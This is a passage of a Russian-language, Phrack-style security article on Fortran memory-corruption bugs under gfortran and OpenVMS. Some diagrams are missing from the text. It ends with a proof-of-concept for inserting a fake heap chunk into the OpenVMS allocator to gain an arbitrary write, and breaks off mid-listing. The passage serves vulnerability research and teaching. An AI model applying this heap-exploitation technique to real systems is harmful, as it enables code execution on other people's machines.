 INITIAL ARGUMENT = AAAAAAAAAAAAAAAAAAAA [         141 ]
 ONCE CLEANED :AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA
*** glibc detected *** ./bof_array_malloc: free(): invalid next size [...]
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6(+0x6b591)[0xb7625591]
/lib/tls/i686/cmov/libc.so.6(+0x6cde8)[0xb7626de8]
/lib/tls/i686/cmov/libc.so.6(cfree+0x6d)[0xb7629ecd]
[...]
------------------------------------------------------
```

*) Пользователь может каким-либо образом вызвать ошибку при выделении памяти — либо эксплуатируя арифметическую ошибку, либо используя поведение `ALLOCATE` (обсуждается далее).

Висячие указатели

По умолчанию указатели при объявлении не определены. В результате не должно быть никаких обращений и манипуляций с этими объектами до их связывания. Неопытный программист может быть соблазнён использовать встроенную функцию `ASSOCIATED()` из соображений безопасности — что, к (не)счастью, является ошибкой:

```
-----BEGIN POINTER 3-----
$ cat pointer3.f90
    PROGRAM pointer1
    INTEGER, TARGET :: a
    INTEGER, POINTER :: p_a
    write(*,*) associated(p_a)
    nullify(p_a)
    write(*,*) associated(p_a)
    p_a => a
    write(*,*) associated(p_a)
    END PROGRAM
$ gfortran pointer3.f90
$ ./a.out
 T            <-- *НЕПРАВИЛЬНО* :)
 F            <-- Правильно
 T            <-- Правильно
-----END POINTER 3-----
```

*) `p_a` объявлен и по умолчанию «не определён».

*) `associated()` ложно сообщает, что `p_a` связан.
*) Поскольку указатель считается связанным, программист может выполнять операции — и повреждение памяти весьма вероятно.

Попробуем разобраться, что происходит:

```
-------------------------------------------------------
(gdb) disass MAIN__
Dump of assembler code for function MAIN__:
   0x080485d4 <+0>:□push   ebp
   0x080485d5 <+1>:□mov    ebp,esp
   0x080485d7 <+3>:□sub    esp,0x188
   0x080485dd <+9>:□mov    DWORD PTR [esp+0x4],0x80488a0
   0x080485e5 <+17>:□mov    DWORD PTR [esp],0x8
   0x080485ec <+24>:□call   0x80484c4 <_gfortran_set_options@plt>
   0x080485f1 <+29>:□mov    DWORD PTR [ebp-0x168],0x8048880
   0x080485fb <+39>:□mov    DWORD PTR [ebp-0x164],0x4
   0x08048605 <+49>:□mov    DWORD PTR [ebp-0x170],0x80
   0x0804860f <+59>:□mov    DWORD PTR [ebp-0x16c],0x6
   0x08048619 <+69>:□lea    eax,[ebp-0x170]
   0x0804861f <+75>:□mov    DWORD PTR [esp],eax
   0x08048622 <+78>:□call   0x80484e4 <_gfortran_st_write@plt>
   0x08048627 <+83>:□cmp    DWORD PTR [ebp-0xc],0x0   ; p_a == 0 ?
   0x0804862b <+87>:□setne  al                        ; al = ~(p_a == 0)
   0x0804862e <+90>:□movzx  eax,al                    ; eax = al
-------------------------------------------------------
```

Понятно. Сначала `p_a` читается из стека, затем его значение сравнивается с 0 (NULL). Если `p_a` не равен нулю, предполагается, что он связан (ха-ха). Однако поскольку локальная переменная не инициализирована, она может принять любое значение — в нашем случае некоторый адрес стека, что и объясняет ошибку.

Теперь интереснее. Если на основе результата `associated()` с `p_a` выполняются операции, может произойти обращение к недопустимой памяти — и в зависимости от того, контролируем мы этот адрес или нет, это закончится либо «Segmentation Fault», либо полностью контролируемой произвольной записью в память. Я обнаружил эту действительно интересную проблему, читая один крутой сайт [R7], где описаны и другие интересные проблемы, которые в данной статье не рассматриваются.

Ошибки use-after-free

Отслеживает ли компилятор объект `POINTER`? Предотвращает ли он неправильное использование? Снова напишем пример:

```
-----BEGIN POINTER 4-----
$ cat pointer4.f90
    PROGRAM pointer4
    INTEGER, POINTER :: p1(:)
    INTEGER, POINTER :: p2(:)
    ALLOCATE(p1(10))
    p2 => p1
    p2 = 2
    DEALLOCATE(p1)
    p2 = 3            ! ОЧЕНЬ плохо :(
    END PROGRAM
$ gfortran pointer4.f90 -O3
$ gdb ./a.out
[...]
(gdb) disassemble MAIN__
[...]
   0x080485cb <+27>:□mov    DWORD PTR [esp],0x28
   0x080485d2 <+34>:□call   0x80484cc <malloc@plt>
   0x080485d7 <+39>:□test   eax,eax
   0x080485d9 <+41>:□mov    ebx,eax               ; p2 => p1
   0x080485db <+43>:□je     0x8048679 <MAIN__+201>
   0x080485e1 <+49>:□mov    DWORD PTR [eax],0x2
[...]
```

```
   0x08048626 <+118>:□mov    DWORD PTR [esp],eax
   0x08048629 <+121>:□call   0x804849c <free@plt>
   0x0804862e <+126>:□mov    DWORD PTR [ebx],0x3   ; БАГ!!!
[...]
-----END POINTER 4-----
```

Компилятор не только ничего не делает — ошибка действительно там есть. Ну что ж, Fortran, оказывается, такой же, как C :) С учётом этого вполне очевидно, что `double free()` тоже возможны — и действительно возможны:

```
-----BEGIN DFREE 1-----
$ cat double_free.f90
    SUBROUTINE check(x,L)
    CHARACTER, TARGET :: x(L)
    CHARACTER, POINTER :: p(:)
    INTEGER I
    p => x
    DO I=1,L
        IF (ichar(p(I)) .lt. ichar('A')) THEN
            goto 100
        END IF
        IF (ichar(p(I)) .gt. ichar('Z')) THEN
            goto 100
        END IF
    END DO
    RETURN

100□write(*,*) '[-] Warning argument is fucked !!!'
    DEALLOCATE(p)    ! Если аргумент содержит недопустимый символ
                     ! — он освобождается (free)
    END SUBROUTINE

    PROGRAM double_free
[...]
        call check(q,realsize)
        write(*,*) '[+] First argument is ', q
        deallocate(q)  ! Второй вызов free()
[...]
$ ./double_free ACAAAAAAZ
 [+] First argument is ACAAAAAAZ
$ ./double_free ACAAAAAAZ-
 [-] Warning argument is fucked !!!
 [+] First argument is AAAAZ-
*** glibc detected *** ./double_free: double free or [...]
[...]
-----END DFREE 1-----
```

Тёмная сторона ALLOCATE()

Все знают, что в C выделение памяти по размеру, предоставляемому пользователем, может быть опасным при ненадлежащей обработке — это может иметь побочные эффекты. Распространённые проблемы включают слишком большой запрос, который в итоге приведёт к возврату NULL, или целочисленные переполнения при вычислении размера.

Поскольку `ALLOCATE()` — не более чем обёртка `malloc()`, все эти проблемы возможны. Однако есть ещё одна — более коварная. Давай немного поиграем:

```
-----BEGIN ALLOCATE-----
$ cat allocate.f90
    PROGRAM allocate1
    IMPLICIT NONE

    INTEGER(1)□:: M1
    CHARACTER, DIMENSION(:), ALLOCATABLE :: C
□
    write(*,*) 'How much objects should I allocate ?'
    read(*,*) M1
    ALLOCATE(C(M1))
    END PROGRAM
```

```
$ gfortran allocate.f90
$ ltrace -e malloc ./a.out
 How much objects should I allocate ?
16
malloc(16)     <-- OK                                  = 0x09eed9a0
+++ exited (status 0) +++
$ ltrace -e malloc ./a.out
 How much objects should I allocate ?
0
malloc(1)      <-- ЧТО???                              = 0x082a69a0
+++ exited (status 0) +++
$ ltrace -e malloc ./a.out
 How much objects should I allocate ?
-20
malloc(1)      <-- ЧТО (снова)???                      = 0x089e99a0
+++ exited (status 0) +++
-----END ALLOCATE-----
```

Стоп, что-то странное. Почему `malloc(1)`??? Быстрый взгляд в GDB даёт следующий листинг:

```
------------------------------------------------------
   0x080487fa <+170>:□lea    eax,[ebp-0x9]          ; eax = &M1
   0x080487fd <+173>:□mov    DWORD PTR [esp+0x4],eax
   0x08048801 <+177>:□mov    DWORD PTR [esp+0x8],0x1
   0x08048809 <+185>:□mov    DWORD PTR [esp],ebx
   0x0804880c <+188>:□call   0x804862c <_gfortran_transfer_integer@plt>
                                     ; read(stdin, &M1, 1)
   [...]
   0x08048819 <+201>:□movzx  edx,BYTE PTR [ebp-0x9] ; edx = M1
   0x0804881d <+205>:□mov    eax,0x1                ; eax = 1
   0x08048822 <+210>:□test   dl,dl
   0x08048824 <+212>:□jle    0x8048836 <MAIN__+230> ; if(dl <= 0)
                                                    ;   malloc(eax)
   0x08048826 <+214>:□mov    eax,edx
   [...]
   0x08048836 <+230>:□mov    DWORD PTR [esp],eax
   0x08048839 <+233>:□call   0x804865c <malloc@plt>
   [...]
------------------------------------------------------
```

Итак, когда передаётся нулевой или отрицательный размер, `malloc` выделяет 1 байт. Почему такое странное поведение? Признаюсь, я не нашёл удовлетворительного объяснения, но главное вот что: если пользователь может передать отрицательную длину, выделяется крошечный объём памяти — что крайне чревато повреждением кучи. Очень мило :)

3.4 — Другие интересные ошибки

Разговор о небезопасном программировании на Fortran был бы неполным без следующего. Хотя это и не столь важно, в некоторых ситуациях может пригодиться.

Неинициализированные данные

Первое, что следует отметить: совершенно законно использовать переменные без их надлежащей инициализации:

```
-----BEGIN UNINITIALIZED 1-----
$ cat uninitialized.f90
    PROGRAM uninitialized
    INTEGER :: I, J, XXXX
    DO I=0,20
        J = J + 1
    END DO
    write(*,*) J, XXXX
    END PROGRAM
$ gfortran uninitialized.f90
$ ./a.out
   148818352 -1215630400
```

```
$ ./a.out
   135645616 -1215855680
-----END UNINITIALIZED 1-----
```

Компилятор не пожаловался, хотя J и XXXX явно не были должным образом инициализированы. Благодаря ASLR у нас есть доказательство отсутствия значения по умолчанию — что приводит к утечке информации о стеке.

Утечка информации

Существует множество возможных ситуаций, в которых может произойти утечка информации. Я нашёл несколько — вероятно, их ещё больше.

*) Прямой или косвенный доступ к неинициализированным данным. Эта ситуация является прямым следствием того, что было описано выше.

*) Как говорилось в разделе 3.1, в некоторых ситуациях ты сможешь контролировать индекс, используемый для доступа к массивам или строкам. В зависимости от характера доступа (чтение или запись) получается либо утечка информации, либо повреждение памяти.

Следующий пример — прекрасная иллюстрация:

```
-----BEGIN LEAK 1-----
$ cat leak1.f90
    PROGRAM LEAK
    INTEGER:: C(10)
    C = Z'41414141'
    DO I=0,size(C)-1
        write(*,*) C(I)
    END DO
    END PROGRAM
$ gfortran leak1.f90
$ ./a.out
       1   <-- C(0) выходит за пределы
  1094795585
  1094795585
  1094795585
  1094795585
  1094795585
  1094795585
  1094795585
  1094795585
  1094795585
$
-----END LEAK 1-----
```

*) Кое-что, что порой плохо понимают, — это инициализация строк. Это может обернуться в нашу пользу :)

```
-----BEGIN LEAK 2-----
$ cat leak2.f90
    PROGRAM leak2
    CHARACTER(len=20) :: S
    S(1:4) ='AAAA'
    write(*,*) S
    END PROGRAM
$ gfortran leak2.f90
$ ./a.out
 AAAA....    <-- утечка информации
-----END LEAK 2-----
```

Ошибка в предыдущем коде — использование индекса для целей инициализации. Правильный способ: `S = 'AAAA'`, который установил бы первые 4 символа в `'A'`, а оставшиеся 16 — в `' '` (символ пробела, поскольку в Fortran `'\0'` не используется).

Заметим, что публикации Phrack по самой своей природе несовместимы с утечками информации ввиду ограничений 7-битного ASCII. ОК, ОК, плоская шутка, прости ;-)

---

4 — Снова к старому доброму другу OpenVMS

Для подавляющего большинства хакеров, рождённых после 80-х, OpenVMS — без сомнения, странный зверь. Это не UNIX, и синтаксис DCL кажется безумным (на самом деле так и есть — разобраться, как сменить текущий путь, может занять некоторое время). Но в отличие от других древних и безумно запутанных ОС, вроде AIX (эй, теперь у вас есть неисполняемый стек! Так _впечатляет_ ...), это интересная задача для взлома.

Можно возразить, что OpenVMS настолько специфичен, что никогда не встретишь его в жизни. Но:

*) Это _не так_ уж редко. Хотя в Интернете их, вероятно, немного, в производственных системах таких машин предостаточно [R8].

*) Это одна из немногих платформ, реально использующих Fortran сегодня. UNIX сам по себе, хотя и полезен для обучения, не репрезентативен.

*) ОС, архитектура (Alpha, Itanium) и компилятор (HP) — все разные. Сравнение поможет выяснить, какие классы ошибок могут быть платформозависимыми.

Недавняя интересная презентация на Blackhat дала первые подсказки о том, как эксплуатировать базовые переполнения в этой ОС [R9]. Это не будет повторяться, хотя особый случай переполнения кучи подробно рассмотрен в разделе 4.2.

Примечания:

*) Я старался по возможности не обращаться к ассемблеру Alpha, поскольку он действительно некрасив (и дизассемблированные листинги к тому же чрезмерно многословны). Читателям, желающим познакомиться с этой архитектурой, рекомендую отличный [R12].

*) Если хочешь поэкспериментировать с OpenVMS, рекомендую поиграть с отличным «Personal Alpha», способным запускать образы OpenVMS. Другое интересное решение — воспользоваться свободными оболочками, например предоставляемыми кластером Deathrow OpenVMS (кстати, спасибо, ребята) [R20].

4.1 — Типичные ошибки Fortran .vs. OpenVMS

Прямо к делу: почти все типы ошибок, представленных ранее, существуют и в компиляторе VMS. Однако из-за особенностей реализации языка имеется ряд отличий.

Примечание: тесты проводились на OpenVMS 8.3 (архитектура Alpha).

Случай переполнения стека

Сыграем с (немного изменённым) примером «CAST 2»:

```
-----BEGIN VMS STACK OV 1-----
$ type cast2.f90
    SUBROUTINE dump(S)
    CHARACTER(len=20) :: S
    S = 'AAAA'
    write(*,fmt='(A,A)') ' S=',S
    END SUBROUTINE
    PROGRAM cast2
    CHARACTER(len=10) :: X
    X = 'ZZZZZZZZZZ'
    write(*,fmt='(A,Z10)') '\&X=', %LOC(X)
    CALL dump(X)
    END PROGRAM
```

```
$ fort cast2
$ lin cast2
$ r cast2
&X=     40000       <-- локальный буфер НЕ на стеке
S=AAAA
-----END VMS STACK OV 1-----
```

Аварийного завершения нет, и локальный буфер не является стековым. Копнём глубже с отладчиком:

```
-----BEGIN VMS STACK OV 2-----
$ r /debug cast2
[...]
DBG> go
&X=     40000
S=AAAA
%DEBUG-I-EXITSTATUS, is '%SYSTEM-S-NORMAL, normal successful completion'
DBG> dump /hex %hex 40000:%hex 40080
 20202020 20202020 20202020 41414141 AAAA             0000000000040000
 00000000 00000000 00000000 20202020     ............ 0000000000040010
 00000000 00000000 00000000 00000000 ................ 0000000000040020
[..]
-----END VMS STACK OV 2-----
```

Итак, переполнение есть — записывается 20 байт, но это _не_ переполнение «стека». Неприятно, не правда ли? Можем ли мы эксплуатировать это, раз не можем повредить сохранённые регистры? Хм. Скажу, что эксплуатация такой ошибки без сомнения в значительной мере зависит от контекста. Если метаданные могут быть перезаписаны — возможно, есть способ эксплуатировать программу; в противном случае это кажется маловероятным... :<

Неявная типизация

Процитируем «HP Fortran for OpenVMS Language Reference Manual»:

> ***Раздел 3.5.1.2 — Правила неявной типизации***
> *«По умолчанию все скалярные переменные с именами, начинающимися на I, J, K, L, M или N, считаются переменными типа default integer. Скалярные переменные с именами, начинающимися на любую другую букву, считаются переменными типа default real. [...]»*

Следовательно, если документация верна, должно произойти переполнение. Проверим:

```
-----BEGIN IMPLICIT TYPE 3-----
$ type implicit_typing3.f90
    SUBROUTINE set(I)
    write(*,*) 'How much do u want to read dude ?'
    read(*,*) I
    END SUBROUTINE

    PROGRAM IMPLICIT_TYPING
    IMPLICIT NONE
    INTEGER(1)□:: A, B
    A = 0
    B = 0
    write(*,fmt='(A,Z10),(A,Z20)') ' A=',A , '\&A=', %LOC(A)
    write(*,fmt='(A,Z10),(A,Z20)') ' B=',B , '\&B=', %LOC(B)
    CALL set(B)
    B = B + 140
    write(*,*) 'A=',A,'B=',B
    END PROGRAM
$ fort implicit_typing
$ lin implicit_typing
$ r /debug implicit_typing
[...]
DBG> go
A=         0
```

```
&A=     40008                                                          [L1]
B=         0
&B=     40000                                                          [L2]
How much do u want to read dude ?
2147483647
A=    0 B= -117                                                       [L3]
%DEBUG-I-EXITSTATUS, is '%SYSTEM-S-NORMAL, normal successful completion'
DBG> dump /hex %hex  40000 : %hex 40010
 00000000 00000000 00000000 7FFFFF8B ................ 0000000000040000 [L4]
                           00000000 ....             0000000000040010
-----END IMPLICIT TYPE 3-----
```

*) Поскольку &A - &B = 8, для повреждения A через B потребовалось бы переполнение не менее чем на 9 байт ([L1], [L2]).

*) Дамп памяти доказывает, что неявное поведение в точности соответствует описанному в справочном руководстве [L4].

*) Если только компилятор не оказался достаточно умён, чтобы выделить место на стеке для подготовки манипуляции в `set()`, переполнение налицо: B определённо является однобайтовым буфером в `MAIN_()` [L3].

Проблема знаковости

Как говорилось ранее, целые числа в Fortran знаковые, а значит, ошибки знаковости невозможны, если только они не вызваны приведением типов при вызове внешней функции.

Рассмотрим краткий пример с функцией `LIB$MOVC3()`, аналогичной `memcpy()` из libc:

```
-----BEGIN SIGNED 1-----
    SUBROUTINE copy(S,L)
    INTEGER(2) L
    CHARACTER D(80)  ! Буфер-приёмник
    CHARACTER*(*) S
    write(*,fmt='(A,Z10),(A,Z20)') ' Len=',L , '\&Len=', %LOC(L)
    write(*,fmt='(A,Z10),(A,Z20)') '\&D=', %LOC(D), '\&S=',%LOC(S)

    ! Эта функция C выполнит копирование
    CALL LIB$MOVC3(L,%REF(S),%REF(D))                        [L2]
    write(*,*) 'D is ', D
    END SUBROUTINE

    PROGRAM CMOOV
    CHARACTER(16)  Guard0
    CHARACTER(80)S
    CHARACTER(16)  Guard1
    INTEGER(2) length

    write(*,fmt='(A,Z10)') '\&Guard0=',%LOC(Guard0)
    write(*,fmt='(A,Z10)') '\&Guard1=',%LOC(Guard1)
    write(*,*) '1. Buffer string?'
    read(*,*) S
    write(*,*) '2. String len?'
    read(*,*) length

    ! Проверка безопасности
    IF (length .gt. 80) THEN                                 [L1]
        write(*,*) 'S is too long man ...', length
        STOP
    END IF

    DO I=1,len(Guard0)
            Guard0(I:I) = 'Y'
            Guard1(I:I) = 'Z'
    END DO

    write(*,*) '3. Copying ... '
    CALL copy(S,MIN(len_trim(S),length))
    END PROGRAM
```

```
-----END SIGNED 1-----
```

*) В [L1] выполняется проверка безопасности. Однако из-за проблемы знаковости пользователь может обойти её, передав отрицательное значение.

*) Функция копирования вызывается с отрицательным размером [L2].

Как и ожидалось, `LIB$MOVC3()` неявно приводит целое число к беззнаковому, и если передаётся отрицательная длина, происходит аварийное завершение.

```
-----BEGIN SIGNED 2-----
$ r /debug MOVC3
[...]
DBG> go
&Guard0=     40068
&Guard1=     40058
1. Buffer string?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
2. String len?
16                                  <-- копируем 16 байт
3. Copying ...
Len=        10
&Len=  7AE3DA58                     <-- адрес стека
&D=     40000                       <-- адрес глобальных данных
&S=     40078                       <-- адрес глобальных данных
D is AAAAAAAAAAAAAAAA               <-- копирование прошло успешно

%DEBUG-I-EXITSTATUS, is '%SYSTEM-S-NORMAL, normal successful completion'
DBG> dump /hex %hex 40000:%hex 40100
 41414141 41414141 41414141 41414141 AAAAAAAAAAAAAAAA 0000000000040000
 00000000 00000000 00000000 00000000 ................ 0000000000040010
[...]
 5A5A5A5A 5A5A5A5A 00000000 00000010 ........ZZZZZZZZ 0000000000040050
 59595959 59595959 5A5A5A5A 5A5A5A5A ZZZZZZZZYYYYYYYY 0000000000040060
 41414141 41414141 59595959 59595959 YYYYYYYYAAAAAAAA 0000000000040070
[...]
DBG> go
&Guard0=     40068
&Guard1=     40058
1. Buffer string?
[...120 символов A...]
2. String len?
-1
3. Copying ...
Len=      FFFF         <--- Запрашиваем копирование 65535 байт
&Len=  7AE3DA58
&D=     40000
&S=     40078
%SYSTEM-F-ACCVIO, access violation, reason mask=00,
virtual address=0000000000042000, PC=FFFFFFFF80C85234, PS=0000001B
[...]
DBG> dump /hex %hex 40000:%hex 40100
 41414141 41414141 41414141 41414141 AAAAAAAAAAAAAAAA 0000000000040000
 41414141 41414141 41414141 41414141 AAAAAAAAAAAAAAAA 0000000000040010
[...вся область забита 0x41...]
-----END SIGNED 2-----
```

Сравнивая результаты двух запусков, легко видеть, что переполнение было эффективным: Guard0, Guard1, S и даже length были перезаписаны. Аварийное завершение происходит во время копирования из-за охранной страницы по адресу 0x42000 (страница не отображена в память). Этот случай, вероятно, не поддаётся эксплуатации, но достаточен для доказательства реальности ошибок знаковости в среде VMS.

Может ли подобная ситуация встретиться на практике? К счастью — да. HP достаточно любезно облегчила использование VMS API на всех поддерживаемых языках. Например, в официальной документации можно найти бесчисленные примеры того, как вызывать функции VMS при программировании на Fortran, VAX asm, C и т.д. Небольшой поиск в Google подтверждает это.


4.2 — Игры с кучей

Как я уже говорил, разработчики под OpenVMS, как правило (даже на Fortran), используют нативный RTL API VMS, который значительно более гранулярен, чем классические функции `malloc`/`free` из C [R13]. Однако `ALLOCATE()` и `DEALLOCATE()` могут быть выбраны из соображений переносимости — именно поэтому мы сосредотачиваемся на них.


Ниже будут показаны общие алгоритмы `malloc`/`free` и `ALLOCATE`/`DEALLOCATE`, поскольку они почти одинаковы (если не идентичны). В более общем смысле считается, что этот результат легко можно перенести на кучу ядра VMS [R14], хотя адаптация остаётся в качестве упражнения для читателя.

Понимание API malloc/free в VMS

Неосвобождённая память группируется в «корзины» (bins) (почти) одинаковых размеров, реализованные с помощью односвязного списка блоков (с указателем, хранящимся в неиспользуемом пространстве внутри блока), как показано ниже:




В данном конкретном случае уже было выполнено не менее 4 вызовов `free()`. Теперь рассмотрим блок, «возвращаемый» `malloc()`:



Где:

*) SIZE: размер блока в байтах. Может быть округлён.
*) 0xF00D: тег, указывающий, что блок выделен.
*) Bin_ID: идентификатор корзины, соответствующей выделенному SIZE.
*) mem: указатель, возвращаемый `malloc()` или `ALLOCATE()`.

Если пользователь выполняет `free()` или `DEALLOCATE()` для этого блока, происходит небольшая модификация:



Где:

*) SIZE и Bin_ID не изменяются.
*) 0x7777: тег, указывающий, что блок больше не выделен.
*) NEXT_MEM: указатель на следующий `mem` блока в той же корзине. Может быть NULL-указателем, если в списке больше нет свободных блоков.

Примечание: может показаться странным не указывать прямо на следующий «блок», но именно так это устроено, друзья.

Алгоритм `free()` достаточно прост и в основном может быть описан следующим псевдокодом:

```
-----BEGIN free()-----
free(void *p):
            CHUNK *c, *head;
            c = chunk_from_mem(p);
            c->tag = 0x7777;
        head = get_head_from_chunk(c);              [L1]
        c->NEXT_MEM = head->first;                  [L2]
        head->first = c;                            [L3]
-----END free()-----
```

В конечном счёте `free()` «почти» эквивалентен вставке элемента в односвязный список. На практике реальный аллокатор может быть несколько сложнее, поскольку я не исследовал механизмы разбиения/слияния блоков (если таковые имеются). Заметим, что освобождённый блок станет первым в соответствующем односвязном списке — это следует иметь в виду.

Функция `malloc()` довольно прямолинейна:

```
-----BEGIN malloc()-----
void *malloc(size_t s):
        CHUNK *c, *head;
        size_t s_new = ROUND(s);
        head = get_head_from_size(s_new);            [M1]

        if(!head->first)
        {
            [...]
        }

        c = head->first;                        [M2]
        c->tag = 0xF00D;                        [M3]
        head->first = c->NEXT_MEM;              [M4]
        return (mem_from_chunk(c));
-----END malloc()-----
```

`malloc()` — это удаление блока из соответствующего связного списка. Обрати внимание: первым будет удалён первый блок списка. Если список пуст, выполняется специальная обработка, но нас это не интересует.

Использование переполнения

Эксплуатацию переполнения кучи можно осуществить как минимум двумя способами:

*) (Частичная) перезапись метаданных, хранящихся в куче. В зависимости от того, где и насколько можно переполниться, это может быть интересно — особенно если там хранятся указатели на функции.

*) Вставка поддельного блока. Идея — заставить `malloc` вернуть адрес, указывающий на выбранную область (например, стек). Нормальное использование буфера затем приведёт к управлению процессом.


Поскольку первая техника не нова, посмотрим, как выполнить вторую. Для этого поиграем со следующим кодом на C:

```
-----BEGIN HEAP VMS 1-----
// Выделение
int *p = malloc(100);
int *q = malloc(100);
memset(p, 0x41, 100);
memset(q, 0x42, 100);
free(q);                                [N1]
// переполнение кучи
memcpy(p, user_buff, user_size);        [N2]
-----END HEAP VMS 1-----
```

Для упрощения предположим, что предыдущих выделений в том же BIN не было. Визуализируем расположение кучи:

```
     До [N1]             До [N2]             После [N2]

     [ 00000070 ]        [ 00000070 ]        [ 00000070 ]
     [ f00d3d00 ]        [ f00d3d00 ]        [ f00d3d00 ]
p->  [ 41414141 ]        [ 41414141 ]        [ 41414141 ]
     [ 41414141 ]        [ 41414141 ]        [ 41414141 ]
     [ 41414141 ]        [ 41414141 ]        [ 41414141 ]
     [ 41414141 ]        [ 41414141 ]        [ 41414141 ]
     [   ...    ]        [   ...    ]        [   ...    ]
     [ 00000070 ]        [ 00000070 ]        [ 55555555 ]
     [ f00d3d00 ]        [ 77773d00 ]  user->[ 55555555 ]
q->  [ 42424242 ]        [ 00000000 ] supplied[ 00000000 ]
     [ 42424242 ]        [ 42424242 ] pointer [ 42424242 ]
```

Теперь относительно связанного списка — эволюция следующая:



В результате связный список нашей корзины повреждён, а `q->NEXT_MEM` задаётся пользователем. Чтобы доказать этот факт, можно разыменовать `q->NEXT_MEM`, что приведёт к аварийному завершению программы. Это возможно благодаря [M4], если после повреждения выполнить два `malloc(100)`:

```
-----BEGIN HEAP VMS 2-----
VMS $ r POC
[...]
0000447d0:□ 41414141 41414141 41414141 41414141
0000447e0:□ 41414141 41414141 41414141 41414141
0000447f0:□ 41414141 41414141 41414141 41414141
000044800:□ 41414141 55555555 55555555 f00d5555        [O1]
000044810:□ 55555555 42424242 42424242 42424242
```

```
[...]
%SYSTEM-F-ACCVIO, access violation, [...] virtual address=0000000055555555
%TRACE-F-TRACEBACK, symbolic stack dump follows
  image    module    routine        line      rel PC           abs PC
 LIBRTL                                 0 000000000000610C FFFFFFFF80C2E10C
 LIBRTL                                                  ?                ?
 DECC$SHR_EV56                          0 0000000000052710 FFFFFFFF80DDE710
[...]
-----END HEAP VMS 2-----
```

Интересно отметить, что, к счастью, размер не имеет значения ;). Действительно, `free()` особо не смотрит на то, что записано в заголовке повреждённого блока [O1] (размер, тег выделения, ...). Прекрасно — нам это только на руку.

Однако важно понимать: повреждение, по всей видимости, было бы невозможным, если бы q был:

*) выделён — тогда он не был бы частью списка;
*) освобождён _после_ повреждения — тогда `q->NEXT_MEM` был бы естественно перезаписан при `free()`.

Возможно, есть способ обмануть аллокатор, чтобы выполнить произвольный `free()`, но я не нашёл такого способа — вероятно, потому что моё знание алгоритма аллокатора весьма ограничено.

На этом этапе мы почти победили: успешно вставили поддельный блок в связный список. В результате запись будет выполнена по адресу, заданному пользователем. Однако в зависимости от контекста мы можем контролировать _то, что_ будет записано, или нет:

*) Если мы не можем контролировать полезную нагрузку, то доставка F00D всё равно возможна благодаря [M3]. Если заставить программу выполнить два необходимых выделения, программа запишет 0xF00D по адресу `addr`, если `NEXT_MEM` перезаписан значением `addr+2`. Если планируется эксплуатировать младшие биты указателя, вероятно, можно улучшить технику с помощью перезаписи F0, если данные непосредственно перед ними могут быть частично повреждены.

Примечание: голодные хакеры, вероятно, додумались бы превратить F00D в 0D, но помни, что Alpha использует big endian.

*) Если мы можем контролировать полезную нагрузку, то лучший способ, вероятно, — перезаписать сохранённый адрес PC на стеке (ASLR отсутствует, ребята). Возвращаясь к истокам [R9]:

```
-----BEGIN HEAP VMS 3-----
VMS $ type poc.F90
        PROGRAM POC
        INTEGER(4), POINTER :: P(:)
        INTEGER(4), POINTER :: Q(:)
        INTEGER(4), POINTER :: M(:)
        INTEGER(4), POINTER :: P2(:)
        INTEGER(4)          :: I

        ALLOCATE(P(100))
        ALLOCATE(Q(100))

        ! Для отладки
        P = 'AAAA'
        Q = 'BBBB'
        write(*,fmt='(A,Z10)') ' P=',%LOC(P)
        write(*,fmt='(A,Z10)') ' Q=',%LOC(Q)

        P2 => P
        DEALLOCATE(Q)

        ! Поддельное переполнение кучи
        P2(101) = Z'55555555'
        P2(102) = Z'55555555'
        P2(103) = Z'55555555'
```

```
        P2(104) = Z'55555555'
        P2(105) = Z'7AE3D910' + 100 ! исправлено для работы ;)

        write(*,*) "******** AFTER CORRUPTION ************"
        ALLOCATE(M(100))
        write(*,*) "******** AFTER MALLOC 1 ************"

        ALLOCATE(M(100))
        write(*,fmt='(A,Z10)') ' FAKE CHUNK AT ',%LOC(M)
        ! Имитация полезной нагрузки пользователя
        DO I=1,80
                M(I) = Z'44444444'
        END DO
        END PROGRAM
